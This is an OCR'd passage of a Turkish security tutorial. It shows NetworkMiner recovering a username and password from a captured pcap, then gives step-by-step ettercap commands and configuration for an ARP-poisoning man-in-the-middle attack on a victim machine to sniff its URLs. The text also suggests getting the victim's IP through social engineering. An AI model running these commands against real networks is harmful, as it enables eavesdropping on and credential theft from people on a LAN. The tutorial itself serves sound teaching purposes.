
```
// (*) Kurulum
sudo su
apt-get install mono-reference-assemblies-2.0 mono-devel
wget www.netresec.com/?download=NetworkMiner -O /tmp/networkminer.zip
apt-get install unzip
unzip /tmp/networkminer.zip -d /opt/
cd /opt/NetworkMiner*
chmod +x NetworkMiner.exe
chmod -R go+w AssembledFiles/
chmod -R go+w Captures/

// (*) Çalıştırma
mono NetworkMiner.exe
```


NOT: Eğer program zaten kuruluysa programı başlatmak için şu iki satırı girmeniz yeterlidir:


```
cd /opt/NetworkMiner*
mono NetworkMiner.exe
```




Program arayüzü yukarıdaki gibi ekrana geldikten sonra sırasıyla; NetworkMiner'a dosyayı File -> Open ile yükleyelim, Keywords sekmesine gelelim, şifre ifade edebilecek anahtar kelimeleri girelim ve ekrana bulguların yansımasını bekleyelim.


NetworkMiner 2.4
File Tools Help
Open
Look in: Masaüstü
trafik.pcap
Recently used
Desktop
Personal
My Computer
My Network
File name:
Files of type: Pcap files (*.pcap, *.cap, *.dump, *
Open
Cancel
A
B
Buffered Frames to Parse:
01:26



NetworkMiner 2.4
Loading PCAP file
trafik.pcap
53%
Case Panel
File... MD5
trafik.... 45d7...
Sort Hosts On: IP Address (ascending)
Sort and Refresh
192.168.0.1
192.168.0.14
104.244.42.136
192.168.0.23
64.233.184.188
192.168.0.13
224.0.0.113
192.168.0.255
172.64.161.16
239.255.255.250
5.254.99.18
152.199.19.161
54.39.51.221
192.168.0.12
178.233.140.110
172.217.169.196
216.58.212.1
172.217.169.163
216.58.212.35
172.217.169.142
Reload Case Files
Buffered Frames to Parse:
01:29







Anahtar kelime, resimde gösterildiği gibi girildiğinde ve "Reload Case Files" (Olay Dosyalarını Tekrar Yükle) butonuna tıklanıldığında trafikteki paketler sırasıyla girilen anahtar kelimeye göre taranacaktır ve eşleşenler ekrana verilecektir. Bu denemede ekrana yansıyan bir şey


olmadı. Şifre ifade eden kelimeleri çeşitlendirmeyi deneyebiliriz. Bu iş için internetten şifre çağrışımı veren sözcükler içeren wordlist'ler (sözlük dosyaları) edinilebilir ve anahtar kelime ekleme kutucuğunun altındaki "Add Keywords from Text File" (Metin Dosyasından Anahtar Kelimeler Ekle) butonuna basarak daha kapsamlı bir trafik analizi yapılabilir. Biz burada elle çeşitlendirme seçeneğini deneyelim ve mesela password değil de bu sefer Password diyelim.





Uçbirim - hefese@hasanfsimsek-pardus: /opt/NetworkMiner_2-4
NetworkMiner 2.4
File Tools Help
Hosts (40) | Files | Images | Messages | Credentials | Sessions (2) | DNS (0) | Parameters (1) | Keywords | Ano
Enter keyword as string like "foo" or in hex format like
Add
Add keywords from text file
password
Password
Remove
Frame number | Timestamp | Keyword | Context | Source Host | Sou
Case Panel
File... | MD5
trafik.... 4401f...
A
Reload Case Files
Buffered Frames to Parse:
2 öge (47,6 kB), Boş alan: 8,7 GB
[Drive'ım - G...
NetworkMiner...
Resimler - Do...
Uçbirim - hef...
04:23


Uçbirim - hefese@hasanfsimsek-pardus: /opt/NetworkMiner_2-4
NetworkMiner 2.4
File Tools Help
Hosts (40) | Files | Images | Messages | Credentials | Sessions (2) | DNS (0) | Parameters (1) | Keywords (2)
Enter keyword as string like "foo" or in hex format like
Add
Add keywords from text file
password
Password
Remove
Frame number | Timestamp | Keyword
2300 2019-03-23 23:16:14 UTC Password [0x506173737761
2301 2019-03-23 23:16:14 UTC Password [0x506173737761
B
Case Panel
File... | MD5
trafik.... 4401f...
Reload Case Files
Buffered Frames to Parse:
3 öge (98,1 kB), Boş alan: 8,7 GB
[Drive'ım - G...
NetworkMiner...
Resimler - Do...
Uçbirim - hef...
04:23

Görüldüğü üzere bu sefer bazı bulgular ekrana yansımıştır. Bu bulgular incelendiğinde



kullanıcı adı ve şifre içeren bir veri elde edilmiştir. Burada kritik veri elde edebilmek için yine biraz işçilik gördüğünüz gibi yaptık. Fakat eğer şanslıysanız hiç bu işlere girişmeden / vakit kaybetmeden trafik paketini NetworkMiner'a yüklediğiniz gibi otomatikmen "Credentials" sekmesi altında NetworkMiner'ın trafik içerisinde saptadığı kullanıcı adı ve şifre çiftlerini görüntüleyebilirsiniz.



Böylece trafik analizi konusunda high-level bir çözümü (NetworkMiner'ı) görmüş oldunuz. NetworkMiner v.b. yazılımları hız isteyen işlerinizde kullanmak adına envanterinize dahil edebilirsiniz. Fakat unutmayın: Wireshark'da daha derin ve detaylı analizler yapabilmektesiniz. Dolayısıyla NetworkMiner bu konuda size pek bir şey öğretmeyecektir. Şayet Wireshark ile kendinizi trafik analizinde geliştirirseniz bir NetworkMiner gibi, belki daha da kalitelisini ve akıllısını siz yapabilirsiniz.

i. Ekstra 2 [URL Sniff'leme]

Arp Spoofing saldırısı ile saldırganlar kurban bilgisayarın sadece ziyaret ettiği siteleri öğrenmek isteyebilirler. Bu iş için çeşitli araçlardan (wireshark, networkminer,...'dan) yararlanılabilir. Şimdi araya girme saldırısı arp zehirlemesi ile kurbanın surf yaptığı web sitelerinin URL'lerini Sniff'leme (URL Bilgilerini Yakalama) uygulamasını yapalım.

Gereksinimler

(+) Uygulama belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Pardus Linux 17.5 LTS [indir]	// Saldırgan Sistem
Windows 10 Home Premium TUR LANG x64 [indir]	// Kurban Sistem

Öncelikle yerel bir ağda (örn; ev ağında) bir araya giren adam saldırısı olan arp zehirlemesini tekrarlayalım. Fakat bu sefer arpspoof tool'u yerine ettercap adlı tool'u kullanalım (not: Bilgi toplama aşaması hızlı geçilecektir. Detaylı açıklamaları Uygulama başlığı altında zaten anlatılmıştır. Ettercap üzerine ise değinilecektir):

Pardus Terminal:

```
// (*) Ethernet arayüz ismini öğrenme
ip address                                              // Çıktı: enp0s31f6

// (*) Router ip öğrenme
ip route                                                // Çıktı: 172.16.3.1

// (*) Kurban IP'sini öğrenme
// Sosyal müh. ile ya da gizli kapaklı işler ile       // Çıktı: 172.16.3.97

// ~ Hazırlık aşaması tamamlandı
```

Ettercap tool'u ile arp zehirleme saldırısı kullanımı şu şekildedir:

```
ettercap -Tqi enp0s3 -M ARP:REMOTE -P repoison_arp /gatewayIP// /victimIP//
```

Parametre Açıklamaları:

```
-T : Metin (Konsol) Arayüzünü Kullan

-q : Çıktılamada sessiz (quiet) modda ol (yani paket içeriklerini
     ekrana basarak kalabalık oluşturma)

-i : Arayüz (interface) ismini al

-M : MITM (Man in the Middle) saldırısı yap, araya gir "ve" sniffing'e
     başla ayarlarını aktive et. Bu parametre argüman olarak METHOD:ARGUMENTS
     alır. Örn; ARP:REMOTE gibi.

-P : Plugin (Eklenti) adı alır. -P kullanılmazsa mevcut vaziyette sadece LAN
     'daki cihazlar taranır ve hangi host'lar ağda bilgisi toplanır. -P para
     metresine arp zehirlemesi yapan repoison_arp (defaatle arp zehirlemesi
     yap) eklentisi koyulduğu zaman ettercap ile arp zehirlemesi saldırısı
     başlar.
```

Ettercap'e son iki arguman olarak ise arasına girilecek iki hedefin (router ve kurbanın) IP'leri konur.

Ettercap Geliştiricisinden Not:
Burada ettercap konsol arayüzünün eski syntax'ıyla yeni syntax'ı arasındaki bir farka değinmekte fayda var. Daha önce eski sürümü kullanan (benim gibi) kimseler için syntax (kullanım şekli)

```
ettercap -Tqi enp0s3 -M ARP:REMOTE -P repoison_arp /gatewayIP/ /victimIP/
```

şeklindeyken yenisinde artık

```
ettercap -Tqi enp0s3 -M ARP:REMOTE -P repoison_arp /gatewayIP// /victimIP//
```


şeklindedir. Buradaki değişimin nedeni ettercap'e IPv6 desteğinin gelmiş olmasındandır. Artık ettercap target (hedef) IP alırken MAC/IP/IPv6/PORT formatında arguman almaktadır. Biz MAC kısmını pas geçtik ki bu sayede herhangi bir MAC kısıtı koymamış olduk, ardından slash (/) koyduk. Akabinde hedef IP'yi verdik. Sonra tekrar slash (/) koyduk. Ardından normal koşullarda IPv6 bir ağda olmayacağımız için o kısmı da pas geçip tekrar slash (/) koyduk. Son olarak arp zehirlemesi sonucu sadece spesifik bir porttan (örn; 80, 8080, 443 4443, 8443,...) gelen trafiği al kısıtı koymak yerine hangi porttan geliyorsa gelsin kurbandan gelen tüm trafiği al serbestliğini vermek adına PORT kısmını da pas geçtik. Bu nedenle /172.16.3.97// ve /172.16.3.1// şeklinde bir arguman ortaya çıkmış oldu.

Şimdi hazırlık aşamasında edindiğimiz bilgiler ile ettercap tool'unu kullanalım:

Pardus Terminal:

```
// (*) Kurulum ve Yapılandırma
sudo su
apt-get install ettercap-graphical
echo 0 > /proc/sys/net/ipv6/conf/enp0s3/use_tempaddr    # Gözden kaçmasın: enp0s3
                                                        # arayüz ismindeki dizine
                                                        # dallanılıyor.
nano /etc/ettercap/etter.conf             # Dosyadaki Linux başlığı altında yer alan ipchains
                                          # için redir_command_on = ... , redir_command_off ve
                                          # iptables için redir_command_on, redir_command_off
                                          # satırlarının başındaki # (diyez) işaretini kaldırın
                                          # ve dosyayı kaydedin.
exit                                      # root kullanıcısından çıkın.
echo $UID                                 # Çıktı olarak gelen sayıyı kopyalayın.
sudo su
nano /etc/ettercap/etter.conf             # Dosya açılır açılmaz ilk planda görülen [privs]
                                          # başlığı altındaki ec_uid = ... ve ec_gid = ...
                                          # satırlarındaki 65534 rakamlarını silip az önce
                                          # kopyaladığınız rakamı koyun. Dosyayı kaydedin ve
                                          # kapatın.

// (*) Test
ettercap                                  # Ettercap'e dair bir bildirim ekrana geliyorsa kurulum
                                          # ve yapılandırma sorunsuz tamamlanmıştır. Not:
                                          # ettercap'i root kullanıcısıyla başlatmanız gerekmekte.
                                          # Fakat o kendi içerisinde sonradan haklarını az önce
                                          # kopyala / yapıştır ile koyduğunuz rakama (yani sizin
                                          # normal kullanıcınızın haklarına) düşürecektir.

// (*) Çalıştırma
ettercap -Ti enp0s3 -M ARP:REMOTE -P repoison_arp /172.16.3.1// /172.16.3.97//
                                                  (Router IP)   (Kurban IP)
```

Çıktı:

